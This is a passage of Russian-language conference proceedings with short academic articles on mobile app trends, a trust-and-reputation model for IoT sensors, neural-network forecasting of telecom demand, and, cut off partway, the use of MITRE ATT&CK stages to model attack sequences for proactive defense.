Пандемия 2020 года внесла коррективы в технологический прогресс, и теперь изменения в тенденциях разработки мобильных приложений отчетливо заметны. В 2021 году ситуация с карантинными ограничениями несколько смягчилась и уже возможно предположить, какое направление будет актуальным в 2022–2023 годах, на что стоит обратить внимание разработчикам и чего ожидать пользователям [1].

Одна из последних тенденций, которая охватила весь мир, – разработка многоцелевых, многозадачных приложений для смартфонов. Каждое приложение создается для достижения определенной цели – коммуникация, логистика, предоставления различного вида услуг и тому подобного. Это отчетливо видно, если сосредоточиться на конкретной области, например, здравоохранении, программы были составлены отдельно для фитнеса, диет, образа жизни, питания и т. д.

Наблюдая за этим, становится отчетливо видно, что база пользователей мобильных приложений растет с каждым годом. Исходя из этого растет спрос на различного рода мобильные приложения (рис. 1).




Рис. 1. Тенденция роста прибыли от мобильных приложений

Начинающие компании и различные предприятия используют мобильные приложения в качестве эффективной стратегии роста для своего бизнеса. Таким образом, создание мобильного приложения – это одна из первых ступеней в развитии бизнеса. Например, каким бы ни было популярным предприятие или кампания, в современном мире будет проигрывать тому предприятию или компании, которое взяло на вооружение мобильное приложение. В связи с этим каждый день растет количество компаний, осознающих необходимость наличия мобильного приложения [3].

Малый и средний бизнес получает преимущество перед технологическими лидерами. Компании могут лучше использовать новейшие инструменты и технологии для обслуживания своих клиентов. Внедрение мобильного пользовательского интерфейса / UX в качестве компонента разработки выводит тенденции в разработке мобильных приложений на новый уровень.

Мобильные приложения становятся все более привлекательными для бизнеса и поставщиков услуг. Приложения позволяют покупателям удобно просматривать информацию о продукте и в то же время быть в курсе последних событий, связанных с их индивидуальным брендом.

Основные преимущества мобильных приложений:

- способствует узнаваемости бренда;
- получение аналитики для маркетинговых стратегий;
- обеспечение большей значимости продукта и увеличение прибыли;
- четкое взаимодействие и коммуникация с пользователями.

Так же мобильному приложению не обязательно надо быть инструментом поддержки бизнеса, оно может быть самостоятельным проектом, приносящим прибыль.

Так за первый квартал 2020 общая выручка мобильных приложений по миру составила \$2,6 млрд. Об этом также говорит статистика: 45 % разработчиков зарабатывают более \$1000 в месяц. На рис. 2 показана тенденция роста прибыли от мобильных приложений в зависимости от мобильной операционной системы.



Рис. 2. График тенденции роста прибыли от мобильных приложений в зависимости от мобильной операционной системы

В 2020-м году разработка мобильных приложений была для многих компаний средством выживания в условиях пандемии COVID-19. Необходимость сокращения количества контактов между людьми дала мощный рывок для развития «систем-заменителей», которые переносят всю деятельность из офлайн в онлайн. На фоне этих событий мобильные решения получили существенный рост количества пользователей и зашли в новые сферы и отрасли, например, стали очень популярны анти-стресс приложения (*Norby – Top 2 в Google Play*) [2].

Расширенные возможности мобильных приложений увеличили спрос пользователей на ПО, содержащих в себе целый ряд функций. Программные продукты класса «супер» в настоящее время набирают популярность. Такое мобильное приложение способно самостоятельно выполнять целый спектр разнообразных задач. Популярность многоцелевых приложений объясняется стремлением создать среду, которая максимально удовлетворяла бы все



потребности пользователя [3]. Пользователь выберет одну программу, которая обрабатывает 10 различных задач вместо 10 приложений, которые решают по одной задаче. Эта тенденция исходит из азиатских стран. Ниже приведены примеры наиболее успешных и популярных многоцелевых-приложений.

Gojek – это многоцелевое-приложение может помочь вам заказать еду, разобраться с логистикой, вызвать транспорт онлайн, оплатить определенный набор услуг или воспользоваться ежедневными услугами. Приложение было разработано в Индонезии, и оно пользуется там большим успехом.

WeChat (сочетает в себе функции общения через мессенджер, доступ к социальным сетям и мобильные платежи).

Alipay – платежный сервис от Alibaba, который предлагает пользователям возможности оплаты многих услуг, банковских услуг и мобильной связи. Оплата может быть произведена банковской картой, переводами со счетов и сканированием QR-кода. Последний способ намного популярнее, потому что не у всех есть банковские карты.

Совокупность ожиданий и требований пользователя мобильного приложения формирует архитектуру решений, которая разделяет мобильное устройство на две части: корпоративную доверенную и приватную.

Исходя из приведенной информации следует вывод – в ближайшем будущем мобильные решения продолжают активное развитие как в социальной, так и в корпоративной среде. При этом важно, чтобы были закрыты основные потребности пользователя как с точки зрения сферы применения, так и с точки зрения удобства использования.

#### **Список использованных источников**

1. Причины почему вам следует создать мобильное приложение для вашего интернет – магазина [Электронный ресурс]. URL: <https://stfalcon.com/ru/blog/post/3-key-benefits-of-building-mobile-app-for-e-commerce-business> (дата обращения 10.01.2022).

2. Разработка мобильных приложений для iOS [Электронный ресурс]. URL: <https://appcraft.pro/blog/razrabotka-ios-prilozhenij/> (дата обращения 11.01.2022).

3. ГОСТ 7.32-2017 Система стандартов по информации, библиотечному и издательскому делу. Отчет о научно-исследовательской работе. Структура и правила оформления [Электронный ресурс]. URL: <https://base.garant.ru/71884728/> (дата обращения 10.01.2022).

*Статья представлена научным руководителем, заместителем начальника НИЦ ВАС, кандидатом технических наук О. А. Михалевым.*

УДК 004.75  
ГРНТИ 81.93.29

## ДОВЕРЕННЫЙ ПРОГРАММНЫЙ МОДУЛЬ ДЛЯ ОБЕСПЕЧЕНИЯ БЕЗОПАСНОСТИ ИОТ-СИСТЕМЫ

**Т. В. Бобыльков, Д. А. Косневич, Е. А. Неверов, А. И. Тихонова**

Санкт-Петербургский государственный электротехнический университет «ЛЭТИ»  
им. В. И. Ульянова (Ленина)

*В современном мире все больше распространяется использование различных систем Интернета вещей. Однако, с ростом количества подключений устройств непременно возрастает разнообразие кибератак, проводимых на такие системы. Потому возникает задача в обеспечении безопасной работы системы Интернета вещей. В данной работе рассмотрены некоторые существующие решения проблемы; предложена модель, основанная на алгоритме доверия и репутации, имплементированная в форме программного модуля; представлены результаты эксперимента и рассмотрены способы применения и улучшения предложенного программного комплекса.*

*интернет вещей, IoT-системы, агентно-ориентированное программирование, безопасность, программный комплекс, доверие, репутация, агент.*

Интернет вещей (IoT) – взаимосвязанная и распределенная сеть встроенных устройств, которые обмениваются некоторой информацией посредством связи [1]. Узлы, образующие систему IoT, обладают информационными ресурсами, которые могут стать целью для кибератак. Более того, угрозами для систем IoT являются возникающие технические неисправности и поломки. Совокупность этих факторов может принести немалые финансовые потери, привести к угрозе жизни и здоровью людей и т. д. [2].

Для защиты систем Интернета вещей существуют различные способы обеспечения их безопасности. Один из таких способов – использование протоколов безопасности [3, 4], нацеленных на защиту системы от взлома. Примерами таких протоколов являются DTLS [5], OSCORE [6] и т. д. Однако, любой протокол можно взломать. Если сеть защищена несколькими протоколами на различных уровнях, то взлом протокола на одном уровне может исказить дальнейшую работу системы [3].

Одним из решений этой проблемы можно считать децентрализованные сети устройств IoT, использующие алгоритмы доверия и репутации [7]. Такие модели предполагают, что устройства могут быть взломаны и независимо оценивают друг друга для выявления агентов-диверсантов, искажаю-

щих каким-либо образом измеряемую информацию. В зависимости от вычисленной репутации агенты системы должны решить: доверять информации, полученной от элемента, или нет.

Цель настоящей работы – разработка и реализация программного модуля с алгоритмом доверия и репутации, адаптируемого под конкретные бизнес-решения различных сфер. Для достижения цели необходимо составить общий алгоритм на основе модели доверия и репутации и имплементировать его в программный модуль, а затем провести эксперимент, подтверждающий корректность работы модели. Корректная работа модели – это результат, в котором исправные узлы понижают репутацию неисправным узлам и узлам-диверсантам, но не себе подобным и продолжают работу в штатном режиме.

Разрабатываемый алгоритм сформирован исходя из показателей в репутационных моделях: доверие и репутация [8]. Истинность (*Truth*) – числовое значение, соответствующее субъективной оценке правдивости информации, переданной от агента-объекта и полученной агентом-субъектом. Репутация (*Rep*) агента – числовое значение, запоминающее общее значение оценок *Truth* на протяжении всего эксперимента, на основании которого агент-субъект оценивает все действия агента-объекта. Доверие (*Trust*) – числовое значение, объединяющее значения истинности и репутации (*Trust, Rep*), показывающее моментальную степень оценки агента-объекта агентом-субъектом. Пусть  $s \in S$  – агент системы, а  $S$  – множество всех агентов. Тогда функции в эксперименте описываются следующей системой уравнений (1):

$$\begin{cases} Truth_{s_i}^s = f(I_{s_i}), \\ Rep_{s_i t}^s = g(Truth_{s_i t}^s, Rep_{s_i t-1}^s), \\ Truth_{s_i t}^s = h(Rep_{s_i t-1}^s, Truth_{s_i t}^s) \end{cases} \quad (1)$$

где  $s, s_i \in S$  агент-субъект и агент-объект соответственно;  $Rep_{s_i t}^s$  – значение репутации агента-объекта  $s_i$  по мнению субъекта  $s$ , в момент времени  $t$ , а  $I_{s_i}$  – информация, передаваемая агентом  $s_i$ . Истинность информации оценивается в форме бинарной классификации (2):

$$Truth_{s_i}^s = \begin{cases} 1, & \text{если } s_i \text{ оценил } I_{s_i} \text{ как истинную} \\ 0, & \text{иначе} \end{cases} \quad (2)$$

Если  $s$  не способен оценить  $I_{s_i}$ , то оценка основывается на базе оценок тех агентов  $s_j \in S, j \neq i$ , которые имеют непосредственный доступ к информации  $I_{s_i}$  и уже оценили ее. Их оценки можно нормализовать по всем агентам. Тогда функция примет вид (3):

$$Truth_{s_i}^s = \frac{\sum_j Truth_{s_i}^{s_j}}{|S_i|} \quad (3)$$

Репутация складывается из истинности информации: если информация оценивается как истинная, то репутация растет, иначе – падает. Для решения этой проблемы используется функция подсчета репутации, основанная на Вейбуловском распределении [9]. Функция репутации (4) выглядит следующим образом:

$$Rep_{s_{it}}^s = \begin{cases} \sum_{\tau=0}^{t-1} Rep_{s_{i\tau}}^s + Truth_{s_{it}}^s, & \text{при } Truth_{s_{it}}^s \geq \alpha, \\ \sum_{\tau=0}^{t-1} Rep_{s_{i\tau}}^s - \left( \sum_{\tau=0}^{t-1} \frac{Rep_{s_{i\tau}}^s}{t-1} - e^{-t(1-Truth_{s_{it}}^s)} \right), & \text{при } Truth_{s_{it}}^s < \alpha, \end{cases} \quad (4)$$

где  $\alpha$  – пороговое значение принятия решения о поощрении или штрафе (обычно  $\alpha = 0,5$ ). Так как доверие должно учитывать репутацию и мгновенную истинность, его значение рассчитывается по формуле (5), исходящей из положения элемента на двумерной плоскости с осями репутации и доверия.

$$Trust_{s_{it}}^s = \frac{(\sqrt{Rep^2 + Truth^2} - \sqrt{(1-Rep)^2 + (1-Truth)^2} + \sqrt{2})}{2\sqrt{2}} \quad (5)$$

Слагаемое  $\sqrt{2}$  и  $2\sqrt{2}$  в знаменателе необходимы для нормализации к допущению  $Truth_{s_{it}}^s \in [0,1)$ , так как без них при  $Rep, Truth \in [0,1)$  значение  $Trust_{s_{it}}^s \in [-\sqrt{2}; \sqrt{2}]$ .

Модель позволяет в качестве агентов использовать сенсоры, снимающие значения на дискретной карте. Карта представляет собой плоскость размерами  $m \times n$  клеток, в каждой клетке которой есть действующее значение переменной, измеряемое агентами. Так как, у каждого средства измерения есть инструментальная погрешность, сенсор, получит значение из нормального распределения с центром равным истинному значению и среднеквадратическим отклонением равным трети погрешности прибора (по правилу трех сигм [10]). Каждый сенсор располагается в одной из клеток карты и имеет радиус измерения. В модели есть и сенсоры-диверсанты, которые в случайный момент времени начинают вместо корректных передавать значения, отклоняющиеся по модулю от действующего более чем на 3 инструментальных погрешности.

Сенсоры, зоны покрытия которых пересекаются, оценивают истинность измерений друг друга по всему пересечению. Введем допущение, что некий сенсор-объект передает ложную информацию, если она отличается

больше чем на 2 инструментальных погрешности от измерения сенсора-субъекта. Таким образом  $Truth$  вычисляется так (6):

$$Truth_{s_i C}^s = \begin{cases} 1, & \text{при } |m_{s_C} - m_{s_i C}| < 2 * \Delta tool_A \\ 0, & \text{при } |m_{s_C} - m_{s_i C}| \geq 2 * \Delta tool_A \end{cases}, \quad (6)$$

где  $m_{s_C}, m_{s_i C}$  измерения агента-субъекта  $s$  и агента-объекта  $s_i$  в дискрете  $C$ , а  $\Delta tool_A$  – максимальная измерительная погрешность сенсоров из  $A$ . Если зоны покрытия не пересекаются, то истинность вычисляется по формуле (3). Следует учесть наличие износа: в ходе эксплуатации погрешность приборов увеличивается до некоторого предельного значения погрешности  $\Delta tool_{max}$ .

Для подтверждения корректности работы модели проведено 10 экспериментов. В каждом эксперименте по 50 циклов измерений; размеры поля  $6 \times 6$ ; существует 13 агентов: 9 – исправных, 1 – сломанный и 3 диверсанта. Первоначальное значение репутации всех агентов – 0,5, радиус установлен в 1. Инструментальная погрешность исправных агентов – 1, сломанных – 5. Время, через которое диверсанты начинают искажать данные – 20 тактов. Результаты эксперимента представлены на рис. 1а–г.




Рис. 1. Результаты эксперимента: а) распределение измерений исправного агента; б) распределение измерений сломанного агента; в) распределение измерений злоумышленника; г) график изменения репутации агента-диверсанта

Согласно полученным данным, было выявлено, что исправные агенты (рис. 1а) передают значения, наиболее приближенные к истинному значению, с точностью до погрешности. Неисправные агенты (рис. 1б) из-за прогрессирующей погрешности имеют более широкое распределение, но с центром в истинном значении. Агенты-диверсанты (рис. 1в) сначала распределены как исправные (распределение в правой части графика), но в после определенного момента диверсии выдают значение сильно отличное от истинного (левое распределение). С этого момента начинается падение репутации рассматриваемого агента (рис. 1г).

Таким образом, эксперимент показал, что модель действительно занижает репутацию агентам-злоумышленникам и неисправным агентам; исправные же агенты имеют уровень репутации, соответствующий злоумышленнику до диверсии. На основе объективного уровня репутации агентов, система в последствии может исключать из себя неисправные устройства и злоумышленников для сохранения целостности, и актуальности циркулирующей информации.

Смоделированная в данной работе система датчиков может использоваться для IoT-систем больших размеров с возможной неустойчивостью отдельных сенсоров, цена ошибки которых может дорого стоить бизнесу. Например, данная модель может быть применена в умном сельском хозяйстве для замера влажности и количества удобрений на аграрном поле, в промышленных холодильниках большого размера и т. д.

В данной работе были представлены математическое обоснование алгоритма доверия и репутации, описание общей модели, построенном на данном алгоритме, проведен соответствующий эксперимент, проанализированы полученные результаты и предложены способы применения разработанной модели.

*Работа выполнена при поддержке Министерства науки и высшего образования Российской Федерации «Госзадание» № 075-01024-21-02 от 29.09.2021 (проект FSEE-2021-0014).*

#### **Список используемых источников**

1. Bharati S., Podder P. Machine and deep learning for iot security and privacy: applications, challenges, and future directions // Security and Communication Networks. 2022. Т. 2022. С. 1–46.
2. Hassija V. et al. A survey on IoT security: application areas, security threats, and solution architectures // IEEE Access. 2019. Т. 7. С. 82721–82743.
3. Каженова Ж. С., Кенжебаева Ж. Е. Безопасность в протоколах и технологиях IoT: обзор // International Journal of Open Information Technologies. 2022. Т. 10. №. 3. С. 10–16.
4. Наралиев Н. А., Самаль Д. И. Обзор и анализ стандартов и протоколов в области интернет вещей. Современные методы тестирования и проблемы информационной безопасности IoT // International Journal of Open Information Technologies. 2019. №8. С. 94–104.

5. Gallenmüller S. et al. DTLS Performance-How Expensive is Security? // arXiv preprint arXiv:1904.11423. 2019. PP. 1–8.
6. Hristozov S. et al. The Cost of OSCORE and EDHOC for Constrained Devices // Proceedings of the Eleventh ACM Conference on Data and Application Security and Privacy. 2021. PP. 245–250.
7. Azad M., Bag S., Hao F., Salah K., M2M-REP: Reputation system for machines in the Internet of Things // Computers & Security. 2018. Т. 79. PP. 1–16.
8. Wooldridge M. An introduction to multiagent systems. John wiley & sons. 2009. PP. 105–125.
9. Sagias, Nikos C. & Karagiannidis, George K. (2005), Gaussian class multivariate Weibull distributions: theory and applications in fading channels, Institute of Electrical and Electronics Engineers. Transactions on Information Theory Т. 51 (10): PP. 3608–3619.
10. Калинина В. Н., Панкин В. Ф. Математическая статистика : учеб. для студ. сред. спец. учеб. заведений. М. : Высшая школа. Изд. центр. «Академия», 2001. 110 с.

*Статья представлена доцентом кафедры ИБ СПбГЭТУ «ЛЭТИ», кандидатом физико-математических наук, доцентом А. Б. Левиной.*

**УДК 004.855.6**  
**ГРНТИ 28.29.59**

## **АНАЛИЗ ПОТЕНЦИАЛЬНОГО ОХВАТА ПОТРЕБИТЕЛЕЙ ИНФОРМАЦИОННО-ТЕЛЕКОММУНИКАЦИОННЫХ УСЛУГ**

**И. Б. Бондаренко, О. В. Раковский**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Предлагается с использованием нейронных сетей спрогнозировать потенциальное потребление телекоммуникационных услуг и контента населением новых районов, необходимых для этого затрат и ресурсов, а также ожидаемой выгоды от внедрения, с целью определения экономической целесообразности проекта. Рассматриваются методы решения поставленной задачи, определяются необходимые для ее выполнения ресурсы, осуществляется выбор возможных потребителей разрабатываемой информационной системы, формируются рекомендации по ее применению.*

*нейронные сети, обработка статистической информации, телекоммуникационные услуги, медиа контент.*

В Указе Президента Российской Федерации от 21 июля 2020 года «О национальных целях развития России до 2030 года» [1] отмечены важность

повышения уровня жизни граждан, создания комфортных условий для их проживания, а также раскрытия таланта каждого человека.

В качестве одного из целевых показателей, характеризующих достижение национальных целей к 2030 году отмечается увеличение вложений в отечественные решения в сфере информационных технологий в четыре раза по сравнению с показателем 2019 года. В рамках поставленных задач представляется целесообразным важную роль отвести расширению цифровых услуг населению [2].

Для определения экономической целесообразности проектов развертывания в новых районах информационно-телекоммуникационного сервиса представляется целесообразным предварительно спрогнозировать потенциальное потребление телекоммуникационных услуг и контента населением новых районов, необходимых для этого затрат и ресурсов, а также ожидаемой выгоды от внедрения.

Поскольку традиционно охват новых районов потенциальных потребителей телекоммуникационных услуг осуществляется не с нуля, а как расширение ранее охваченной предоставляемыми услугами зоны, к моменту принятия решения о целесообразности движения в том или ином географическом направлении уже существует некоторая статистическая база. На основании накопленных данных, можно определить, какими услугами средств связи пользуется население уже охваченных районов, какой медиаконтент потребляет чаще всего, в какое время, дни и т. д.

С другой стороны, имеется примерное понимание того вопроса, какое необходимо для этого оборудование сколько и сколько оно будет стоить по закупке, доставке, установке и наладиванию. Кроме того, какие-то районы могут оказаться не впервые охватываемыми, а пользоваться услугами иного поставщика телекоммуникационных услуг. В этом случае простой анализ накладных расходов оказывается недостаточным.

Возникает необходимость тщательной оценки конкурентоспособности продвигаемых услуг и возможных затрат на дополнительный сервис, которого нет у компаний-конкурентов.

В качестве дополнительного сервиса могут выступать как более удобные, доступные и скоростные средства передачи информации, ориентированность предоставляемого медиаконтента на потребности населения в данном районе. Также большое значение играет стоимость таких услуг для конечного потребителя.

Безусловно, для переманивания клиентов можно использовать демпинговые стартовые предложения для вновь подключающихся групп населения. Но, в свою очередь, это приведет к дополнительным расходам по внедрению информационной продукции, и ее удорожанию на этапе ввода в эксплуатацию.



В то же время, зачастую более тщательный анализ целевой аудитории и потребляемых услуг позволяет получить экономию от того, что можно отказаться от затрат на закупку, поставку и обслуживание менее востребованного сервиса и сосредоточиться исключительно на тех услугах, которые необходимы.

Таким образом, перед нами встает задача кластеризации услуг и потребителей нового района на основании накопленных статических данных по использованию ресурсов населением смежных районов, в которых провайдер уже оказывает телекоммуникационные услуги.

Задача кластеризации является многомерной статистической процедурой, позволяющей упорядочивать объекты в сравнительно однородные группы, на основании собранных данных, содержащих информацию о выборке объектов. Накопленная информация представляет собой датасет, обработанный и структурированный, то есть размеченные данные. Следовательно, данную задачу можно рассматривать как одну из задач машинного обучения.

Таким образом, мы подошли к выбору инструментального средства для определения потенциального спроса на телекоммуникационные услуги и медиаконтент. Наиболее подходящим программным обеспечением для этих целей представляется нейронная сеть.

Искусственные нейронные сети (ИНС) изначально создавались по тем же принципам, что и сети нервных клеток организма, то есть биологические нейронные сети, на основании изучения процессов, протекающих в мозгу человека, и попытке моделирования таких процессов. После появления соответствующих алгоритмов обучения, они стали широко использоваться в задачах распознавания, прогнозирования и управления.

Поскольку ИНС базируется на взаимодействии простых процессоров, или искусственных нейронов, которые относительно просты, в сравнении с компьютерными процессорами, затрат на ее реализацию требуется не очень много. В то же время, в виде сети с управляемым воздействием, они способны выполнять сложные задачи. Такой процесс обучения и кластеризации может быть растянут по времени. Однако он может выполняться с минимальным участием человека, что существенно влияет на его стоимость, не ухудшая качества результата.

Использование технологии нейронных сетей для прогнозирования потенциального потребления телекоммуникационных услуг и контента населением новых районов, необходимых для этого затрат и ресурсов, а также ожидаемой выгоды от внедрения, позволит оценить экономическую целесообразность проекта. В качестве основных заказчиков для решения такого вида задач представляются Министерство цифрового развития, связи и массовых коммуникаций Российской Федерации, а также ПАО «Ростелеком»,

являющийся крупнейшим в России интегрированным провайдером цифровых услуг и решений, присутствующий во всех сегментах рынка, охватывающий миллионы домохозяйств, государственных и частных организаций и занимающий лидирующие позиции на рынке услуг высокоскоростного доступа в интернет и платного телевидения.

#### Список используемых источников

1. Указ Президента Российской Федерации от 21 июля 2020 года № 474 «О национальных целях развития России до 2030 года»: Официальный интернет-портал правовой информации ([www.pravo.gov.ru](http://www.pravo.gov.ru)) от 21.07.2020 г., ст. 0001202007210012.

2. Раковский О. В. Цифровая трансформация: Достоинства и недостатки дистанционной формы обучения // Актуальные проблемы инфотелекоммуникаций в науке и образовании. XI Международная научно-техническая и научно-методическая конференция : сб. науч. ст. в 4 т. СПб. : СПбГУТ, 2022. Т. 4. С. 340–344.

УДК 004.056.53

ГРНТИ 81.96

## ИССЛЕДОВАНИЕ ВЛИЯНИЯ ОСОБЕННОСТЕЙ ОТДЕЛЬНЫХ ЭТАПОВ КИБЕРАТАКИ ПРИ ПОСТРОЕНИИ ПОСЛЕДОВАТЕЛЬНОСТЕЙ АТАКУЮЩИХ ТЕХНИК В РАМКАХ ПРОАКТИВНОГО РЕАГИРОВАНИЯ НА СОБЫТИЯ БЕЗОПАСНОСТИ

**В. И. Борисов, Е. В. Федорченко**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*С развитием информационных технологий неизбежно увеличивается как число совершаемых кибератак, так и их сложность. В ответ на это создаются различные системы защиты, которые позволяют обнаружить изменения, связанные с безопасностью в штатной работе инфраструктурных компонентов и генерируют соответствующие события безопасности. Своевременное выявление таких событий, их корреляция и анализ важны для прогнозирования развития кибератак и проактивного реагирования на атаки. Одним из подходов к корреляции отдельных событий и прогнозирования последующих шагов атаки является моделирование последовательностей возможных шагов атаки с учетом основных этапов атаки, а также техник, тактик и процедур, специфичных для каждого конкретного этапа. Организация MITRE проделала большую работу в области классификации этапов кибератак, а также тактик и процедур, специфичных для каждого отдельного этапа. При этом важно учитывать особенности анализируемой инфраструктуры. В данной работе приводится описание базы техник,*

*тактик и процедур кибератак MITRE ATT&CK и концепция ее применения для построения последовательностей шагов кибератаки.*

*этапы кибератаки, события безопасности, проактивное реагирование, MITRE ATT&CK.*

Проактивное реагирование на кибератаку подразумевает обнаружение одной из атакующих техник на ранних этапах реализации атаки, и прогнозирование на основании неё дальнейших шагов, которые будут предприняты атакующим. Кроме того, проактивное реагирование также предполагает совершение набора действий, которые предотвратят развитие дальнейшей атаки.

Практическая реализация функциональности, обеспечивающей проактивное реагирование, является сложной задачей, над решением которой работают крупные производители решений по обеспечению кибербезопасности. В некоторых решениях оно частично реализовано [1], однако окончательного решения проблемы проактивного реагирования на данный момент не существует.

Для решения указанной проблемы предлагается подход в основу которого ляжет методика автоматического построения последовательностей атакующих техник с учетом основных этапов проведения кибератак. Полученные последовательности могут быть использованы для прогнозирования и своевременного реагирования на кибератаки. Кроме того, полученные последовательности могут стать основой для наборов данных для обучения интеллектуальных систем обнаружения атак.

Построение таких цепочек путём грубого перебора представляет собой процесс высокой вычислительной сложности. Обнаружение неявных взаимосвязей, связанных с защищаемой инфраструктурой, и возникающими пост- и предусловиями для каждой из возможных техник/этапов кибератаки позволит оптимизировать данный процесс.

В качестве основных материалов, используемых при анализе, была использована база атак MITRE ATT&CK. Некоммерческая организация MITRE проделала большую работу в области учёта и классификации существующих атакующих техник, тактик и процедур, а также категоризации техник на отдельные этапы. Помимо этого для описания атак применялся графоориентированный язык описания расследований киберугроз Structured Threat Information eXpression (STIX) [2], разработанный технической группой некоммерческой организации «OASIS Open» в соответствии с базой кибератак MITRE ATT&CK, что позволило частично автоматизировать анализ.

Набор данных, полученных в результате расследований киберугроз (*Cyber Threat Intelligence*, CTI), который был использован при создании MITRE ATT&CK, использует расширенную версию языка STIX. Для

их описания использовались объекты типа STIX Domain Object (SDO), соответствующие спецификации STIX 2.0, с полями пользовательских типов [3].

Первым этапом любой кибератаки является этап «Разведка» (англ. – *Reconnaissance*). Данный этап с точки зрения атакующего позволяет определить компоненты инфраструктуры, возможные вектора атаки, благодаря сканированию уязвимостей, блоков IP-адресов, программных и аппаратных конфигураций хостовых машин, на которые планируется атака. «Разведка» во многом определяет то, какие техники будут применимы на этапах, которые следуют за этапом «Первоначальный доступ» (англ. – *Initial Access*), то есть определяет те задачи, которые необходимо реализовать атакующим после компрометации целевой системы.

Постусловием данного этапа становится информация об атакуемой инфраструктуре и начальном векторе атаки. Данный этап определяет то, какие техники будут применены на этапе «Разработка ресурсов» и «Первоначальный доступ». Так, если удалось обнаружить некоторый интернет-ресурс, посещаемый значительной частью пользователей атакуемой сети, то может быть использована техника «Компрометация инфраструктуры» и, в частности, её подвид «Компрометация Интернет-служб» (T1584.006), а также «Разработка» (T1587.004) или «Приобретение» (T1588.005) «эксплоитов» для последующего применения техники «Компрометация путем drive-by загрузки» (T1189).

Помимо этого, отдельные техники этого этапа применяются на протяжении всей атаки, совместно с техниками этапа «Обнаружение» (TA0007), непосредственно после успешно реализованных техник этапов «Повышение привилегий» и «Горизонтальное перемещение».

Возврат к техникам данного этапа может происходить независимо от того, на каком текущем этапе находится атака, но существуют два основных этапа, после которых возврат к техникам этапа «Разведки» наиболее целесообразен:

1. Реализация техник этапа «Повышение привилегий» – так как, более высокие привилегии открывают доступ, к большим возможностям по применению техник этапа «Разведка»,

2. А также реализация техник этапа «Горизонтальное перемещение» – так как переход к новым объектам целевой инфраструктуры требует получения информации об обновлённом внутреннем ландшафте атакуемой системы.

Итоговое отношение этих этапов представлено на рис. 1.

Этапы, которые наступают после компрометации, не обладают значительным взаимным влиянием друг на друга, и соответствуют последовательности этапов системы «Cyber Kill Chain», разработанной организацией

